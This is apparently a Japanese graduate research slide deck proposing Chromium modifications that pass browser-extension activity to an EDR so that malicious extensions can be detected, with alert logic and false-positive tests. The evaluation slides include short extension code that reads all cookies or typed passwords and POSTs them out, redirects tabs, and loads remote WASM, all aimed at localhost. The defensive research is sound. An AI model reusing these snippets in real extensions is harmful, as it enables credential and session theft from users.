情報セキュリティ大学院大学
INSTITUTE of INFORMATION SECURITY

悪性ブラウザ拡張機能の検知を目的とした EDR支援手法の提案


大久保研究室
博士前期課程 2年
伊藤 朝美

背景：ブラウザ拡張機能を狙う攻撃

- ブラウザ拡張機能はブラウザの機能を拡張するサードパーティ製プログラム
- 便利な一方でブラウザ内の情報や閲覧中サイトにアクセスでき悪用される

【例①】RedDirection キャンペーン[1]

- 公式ストアの拡張がアップデートを通じ悪性化
- ブラウザの閲覧行動を監視し攻撃者サイトへリダイレクト



出典[1]

【例②】ChromeAlone[2]

- Chrome標準機能を利用したエンドポイント保護の回避手法
- ブラウザ拡張によるWebAssembly(WASM)の動的実行を利用

出典[2]

[1]IdanDardikman:GoogleandMicrosoftTrustedThem.2.3MillionUsersInstalledThem.TheyWereMalware.,Koi Security（オンライン），入手先〈https://www.koi.ai/blog/google-and-microsoft-trusted-them-2-3-million-users-installed-them-they-were-malware〉（参照 2026-01-18）.
[2]MikeWeber:CHROMEALONETransformingaBrowser intoaC2Platform,DEFCON33（オンライン），入手先〈https://media.defcon.org/DEF%20CON%2033/DEF%20CON%2033%20presentations/Michael%20Weber%20-%20ChromeAlone%20-%20Transforming%20a%20Browser%20into%20a%20C2%20Slides.pdf〉（参照 2026-01-18）.

課題：実行中の悪性ブラウザ拡張の検知困難さ

SOC現場

- ブラウザ内部の挙動をエンドポイントで直接的に監視する技術が不足
- ネットワークログから不審通信を発見してもブラウザ拡張原因か判断が困難

関連研究

拡張を構成するファイルに対する事前検査手法（静的・動的解析）が主流

著者	年	提案内容
Wang et al.[3]	2018	ブラウザ拡張に対して静的・動的解析を用いて特徴を抽出し，教師あり機械学習を用いて良性か否かを判断する手法を提案
Aggarwal et al.[4]	2018	RNNを用いてブラウザ拡張が利用するExtensions API呼び出しの時系列パターンを学習させ，スパイ行為を検知する手法を提案
Eriksson et al.[5]	2022	ユーザ，Webページ，ブラウザ拡張の3つのアクター間のアタックサーフェスを定義，静的・動的解析を用いてエントリーポイントを抽出し，複数の想定脅威ケースを発見する手法を提案
Yu et al.[6]	2023	Abstract interpretationとテイント伝播を用いて，脆弱なブラウザ拡張を経由し機密性の高いAPIの呼び出しフローを検知する手法を提案
Nayak et al.[7]	2024	ブラウザ拡張に対して静的・動的解析を用いて拡張によるパスワード入力フィールドへのアクセスを検知，LLMを用いたデータフロー追跡フレームワークを提案

[3] Wang, Y., Cai, W., Lyu, P. and Shao, W.: A Combined Static and Dynamic Analysis Approach to Detect Malicious Browser Extensions, Security and Communication Networks, Vol.2018, No.1, pp. 7087239:1–7087239:16 (2018).
[4] Aggarwal, A., Viswanath, B., Zhang, L., Kumar,S., Shah, A. and Kumaraguru, P.: I Spy with My Little Eye: Analysis and Detection of Spying Browser Extensions, Proc. 2018 IEEE European Symposium on Security and Privacy (EuroSP), pp. 47–61 (2018).
[5] Eriksson, B., Picazo-Sanchez, P. and Sabelfeld, A.: Hardening the security analysis of browser extensions, Proc. 37th ACM/SIGAPP Symposium on Applied Computing, SAC'22, New York, NY, USA, Association for Computing Machinery, pp. 1694–1703 (2022).
[6] Yu, J., Li, S., Zhu, J. and Cao, Y.: CoCo: Efficient Browser Extension Vulnerability Detection via Coverage-guided, Concurrent Abstract Interpretation, Proc. CCS '23, New York, NY, USA, Association for Computing Machinery, pp. 2441–2455 (2023).
[7] Nayak, A., Khandelwal, R., Fernandes, E. and Fawaz, K.: Experimental Security Analysis of Sensitive Data Access by Browser Extensions, Proc. ACM Web Conference 2024, WWW '24, New York, NY, USA, Association for Computing Machinery, pp. 1283–1294 (2024).

目的と方針

目的

- エンドポイントで実行中のブラウザ拡張の悪性挙動を検知可能にすること
- インシデント対応者による分析を可能にすること


方針

- Chromiumブラウザから拡張の動作をEDRに連携するアーキテクチャ検討
- 想定する悪性挙動とその検知ロジックを定義

本研究の位置づけ

ブラウザおよびEDRベンダによる将来的な実装を視野に入れたもの


関連技術：Chromiumのアーキテクチャ



(図は Kim and Lee (2023) [8]をもとに筆者にて再構成)

[8] Kim, Y. M. and Lee, B.: Extending a Hand to Attackers: Browser Privilege Escalation Attacks via Extensions, Proc. 32ndUSENIX Security Symposium (USENIX Security 23), Anaheim,CA, USENIX Association, pp. 7055–7071 (2023).

提案システムの構成




同一OS上にChromiumブラウザとEDRが存在する環境

本研究で対象とする悪性挙動

#	攻撃シナリオ	EDRに検知させたい悪性挙動
1	認証済みセッションの窃取	Cookie情報の外部送信
2	正規サイトのパスワード入力欄に入力された値の窃取	ユーザの入力パスワードの外部送信
3	ユーザがzoomリンクを開いたことを検知し，偽のアップデート画面にリダイレクト	ブラウザ閲覧行動監視とリダイレクト
4	“ChromeAlone” WASMの動的実行	WASMモジュールの 追加ダウンロードと動的実行

※実際の攻撃事例や攻撃可能性を示唆されている手法より選択

ChromiumがEDRに連携すべきイベント



#	EDRに検知させたい悪性挙動	連携対象イベント
1	Cookie情報の外部送信	• cookie取得API実行動作 • HTTP(S)リクエスト情報
2	ユーザの入力パスワードの外部送信	• パスワード入力欄の値読取り動作 • HTTP(S)リクエスト情報
3	ブラウザ閲覧行動監視と リダイレクト	• tab操作API実行動作 • HTTP(S) リクエスト情報
4	WASMモジュールの 追加ダウンロードと動的実行	HTTP(S)レスポンス情報（何を取得したかの情報）

Chromiumソースコード改変

連携すべきイベントを出力するため Chromiumを改変（計15ファイル）

[ログ仕様]


- イベント発生日時（UTC）
- ブラウザ拡張ID（32文字）
- イベント種別（4個）
  1. Extensions API（cookie, tab）実行
  2. パスワード入力欄の入力値取得
  3. HTTPリクエスト
  4. HTTPレスポンス
- イベントに関する情報

拡張イベント	改変箇所
（ログ連携部）	¥base¥activity_log_for_EDR.h
	¥base¥activity_log_for_EDR.cc
	¥base¥BUILD.gn
Extensions API実行	¥extensions¥browser¥api_activity_monitor.cc
パスワード入力欄の入力値取得	¥extensions¥renderer¥dispatcher.cc
	¥extensions¥common¥mojom¥renderer_host.mojom
	¥extensions¥browser¥renderer_startup_helper.h
	¥extensions¥browser¥renderer_startup_helper.cc
HTTP(S)通信	¥net¥url_request¥url_request.h
	¥net¥url_request¥url_request.cc
	¥services¥network¥public¥cpp¥resource_request.h
	¥services¥network¥cors¥cors_url_loader.cc
	¥services¥network¥url_loader.cc
	¥services¥network¥prefetch_matches.cc
	¥services¥network¥cors¥preflight_controller.cc

EDRのアラート定義

#	EDRに検知させたい悪性挙動	EDRのアラート定義（検知ロジック）
1	Cookie情報の外部送信	cookie取得（cookies.getAll/cookies.get実行） AND HTTP(S) リクエスト ※持ち出し
2	ユーザの入力パスワードの外部送信	パスワード入力欄の値読取り AND HTTP(S) リクエスト ※持ち出し
3	ブラウザ閲覧行動監視とリダイレクト	タブ更新監視（tabs.onUpdated実行） tabs.update AND HTTP(S)リクエスト※持ち出し AND タブ更新（tabs.update実行） AND HTTP(S)リクエスト※攻撃者サイト
		タブ更新監視（tabs.onUpdated実行） tabs.create tabs.remove AND HTTP(S)リクエスト※持ち出し AND 新規タブ作成（tabs.create実行） AND HTTP(S)リクエスト※攻撃者サイト AND タブ削除（tabs.remove実行）
4	WASMモジュールの追加ダウンロードと動的実行	HTTP(S)レスポンスのContent-Typeがapplication/wasm

③ EDRは,
受信したブラウザ拡張のイベントから
事前定義した悪性挙動に該当する流れ
を発見した場合にアラート生成



評価概要

① 対象悪性挙動を持つ自作の拡張でアラート生成用のログを取得できるか

1. Cookie情報の外部送信
2. ユーザの入力パスワードの外部送信
3. ブラウザ閲覧行動監視とリダイレクト
4. WebAssembly(WASM)モジュールの追加ダウンロードと実行

② Chrome Web Storeに存在するブラウザ拡張でどの程度誤検知が発生するか

1. 対象とした悪性挙動と類似挙動をもつ可能性があるブラウザ拡張
2. インターネットで推奨されているブラウザ拡張

③ 悪性ブラウザ拡張の戦略に対して本研究のログ取得方法は耐性があるか

1. リクエストヘッダのオリジン操作
2. コード難読化

評価概要

① 対象悪性挙動を持つ自作の拡張でアラート生成用のログを取得できるか

1. Cookie情報の外部送信
2. ユーザの入力パスワードの外部送信
3. ブラウザ閲覧行動監視とリダイレクト
4. WebAssembly(WASM)モジュールの追加ダウンロードと実行

② Chrome Web Storeに存在するブラウザ拡張でどの程度誤検知が発生するか

1. 対象とした悪性挙動と類似挙動をもつ可能性があるブラウザ拡張
2. インターネットで推奨されているブラウザ拡張

③ 悪性ブラウザ拡張の戦略に対して本研究のログ取得方法は耐性があるか

1. リクエストヘッダのオリジン操作
2. コード難読化

評価①-1　ログ有効性確認

Cookie情報の外部送信

ブラウザ拡張コード一部抜粋

```
function getCookiesAndPost() {
  chrome.cookies.getAll({}, (cookies) => {
    fetch("http://localhost", {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({cookies})
    })
  });
}
```

取得ログ

2026/01/11 15:57:04,kehibajkapjeklfhdimcbpidipcmpnjg,
API activity event,'**API is cookies.getAll**'

2026/01/11 15:57:04,kehibajkapjeklfhdimcbpidipcmpnjg,
network request,'**POST http://localhost/**'

⇐ Cookie取得（cookies.getAll）

AND

⇐ http://localhost/へのPOST通信

評価①-2　ログ有効性確認

ユーザの入力パスワードの外部送信

ブラウザ拡張コード一部抜粋

```
function getPasswordAndPost() {
  const input = document.querySelector('input[type="password"]');
  input.addEventListener('input', e => {
    fetch("http://localhost", {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify(e.target.value)
    })
  });
}
```

取得ログ

2026/01/12 09:26:25,flnfbgclgoieflpojilambocgjppibkb,
password value read,'**target url is http://localhost1/input_field.html**‘

（略）

2026/01/12 09:26:26,flnfbgclgoieflpojilambocgjppibkb,
network request,'**POST http://localhost/**'

⇦ パスワード取得と読み取られた対象URL

AND

⇦ http://localhost/へのPOST通信

評価①-3(1)　ログ有効性確認

情報セキュリティ大学院大学
INSTITUTE of INFORMATION SECURITY

ユーザのブラウザ閲覧行動監視とリダイレクト

ブラウザ拡張コード一部抜粋（**tabs.update利用**）

```
chrome.tabs.onUpdated.addListener((tabId, changeInfo) => {
  const url = changeInfo.url;
  fetch("http://localhost/redirect", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ url })
  })
  .then(res => res.text())
  .then(text => {
    if ((text || "").trim() === "redirect") {chrome.tabs.update(tabId, { url: "http://localhost1/" });}
  })
});
```

取得ログ

2026/01/11 18:15:22,aeopbngofkmgcfmpckelahlnakhggjgf,API activity event,'**API is tabs.onUpdated**'

2026/01/11 18:15:22,aeopbngofkmgcfmpckelahlnakhggjgf,network request,'**POST http://localhost/redirect**'

（略）

2026/01/11 18:15:22,aeopbngofkmgcfmpckelahlnakhggjgf,API activity event,'**API is tabs.update**'

2026/01/11 18:15:22,aeopbngofkmgcfmpckelahlnakhggjgf,network request,'**GET http://localhost1/**'

⇦ タブ更新監視（tabs.onUpdated）

AND
⇦ http://localhost/redirectへのPOST通信

AND
⇦ タブ更新（tabs.update）

AND
⇦ http://localhost1へのGET通信

評価①-3(2)　ログ有効性確認

情報セキュリティ大学院大学
INSTITUTE of INFORMATION SECURITY

ユーザのブラウザ閲覧行動監視とリダイレクト

ブラウザ拡張コード一部抜粋（**tabs.create, tabs.remove利用**）

```
chrome.tabs.onUpdated.addListener((tabId, changeInfo, tab) => {
  const url = changeInfo.url;
  fetch("http://localhost/redirect", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ url })
  })
  .then(res => res.text())
  .then(text => {
    if (text.trim() !== "redirect") return;
    chrome.tabs.create({ url: "http://localhost1/",openerTabId: tabId}, () => chrome.tabs.remove(tabId));
  })
});
```

取得ログ

2026/01/11 18:30:09,jckhgfcifhngaeapndhjipdmjklibogm,API activity event,'**API is tabs.onUpdated**'

2026/01/11 18:30:09,jckhgfcifhngaeapndhjipdmjklibogm,network request,'**POST http://localhost/redirect**'

（略）

2026/01/11 18:30:09,jckhgfcifhngaeapndhjipdmjklibogm,API activity event,'**API is tabs.create**'

2026/01/11 18:30:09,jckhgfcifhngaeapndhjipdmjklibogm,API activity event,'**API is tabs.remove**'

⇐ タブ更新監視（tabs.onUpdated）

⇐ AND
http://localhost/redirectへのPOST通信

⇐ AND
タブ作成（tabs.create）

⇐ AND
http://localhost1へのGET通信

拡張IDと紐づかず

⇐ AND
タブ削除（tabs.remove）

評価①-4　ログ有効性確認

WebAssembly(WASM)モジュールの追加ダウンロードと実行

ブラウザ拡張コード一部抜粋

```
async function getWasm() {
  const wasmURL = "http://localhost/remote.wasm";
  const { instance } = await WebAssembly.instantiateStreaming(fetch(wasmURL),
    { env: {js_test: () => console.log("test")} }
  );
  instance.exports.run();
}
```

取得ログ

2026/01/11 18:51:59,lmdccmpahpmpcpkphncabgbkhkpjcnfe,network request,'**GET http://localhost/remote.wasm**'

2026/01/11 18:51:59,lmdccmpahpmpcpkphncabgbkhkpjcnfe,network response,'**http://localhost/remote.wasm 200 (application/wasm)**'

⇦ http://localhost/remote.wasmへのGET通信

⇦ application/wasmコンテンツの取得

評価概要

① 対象悪性挙動を持つ自作の拡張でアラート生成用のログを取得できるか

1. Cookie情報の外部送信
2. ユーザの入力パスワードの外部送信
3. ブラウザ閲覧行動監視とリダイレクト
4. WebAssembly(WASM)モジュールの追加ダウンロードと実行

② Chrome Web Storeに存在するブラウザ拡張でどの程度誤検知が発生するか

1. 対象とした悪性挙動と類似挙動をもつ可能性があるブラウザ拡張
2. インターネットで推奨されているブラウザ拡張

③ 悪性ブラウザ拡張の戦略に対して本研究のログ取得方法は耐性があるか

1. リクエストヘッダのオリジン操作
2. コード難読化

評価②-1　悪性挙動と類似可能性がある拡張の誤検知

出典[9]

Cookie管理ソフト「EdithisCookie (V3)」

➡ **「Cookie取得と外部送信」該当せず**

- cookies.getAllCookieStoresやcookies.getAll実行
- HTTP(S) 通信なし

出典[10]

入力パスワード表示ツール「Show Password - Most Secure Password Viewer」

➡ **「ユーザの入力パスワードの外部送信」該当せず**

- 入力パスワードの読み取り挙動なし

出典[11]

生産性向上ツール 「StayFocusd」

➡ **<u>利用機能自体</u>は「ブラウザ閲覧行動監視とリダイレクト」該当せず**

- タブ監視で利用されるtabs.onUpdated 実行後にHTTP(S) 通信なし
- tabs.updateを利用してブロックメッセージ画面へGET通信

誤検知

[9]Chromeウェブストア:EdithisCookie (V3)（オンライン），入手先〈https://chromewebstore.google.com/search/ojfebgpkimhlhcblbalbfjblapadhbol〉（参照 2026-02-21）.
[10]Chromeウェブストア:Show Password - Most Secure Password Viewer（オンライン），入手先〈https://chromewebstore.google.com/search/agkfchaoihjmeleppjalfedmnjpefjma〉（参照 2026-02-21）.
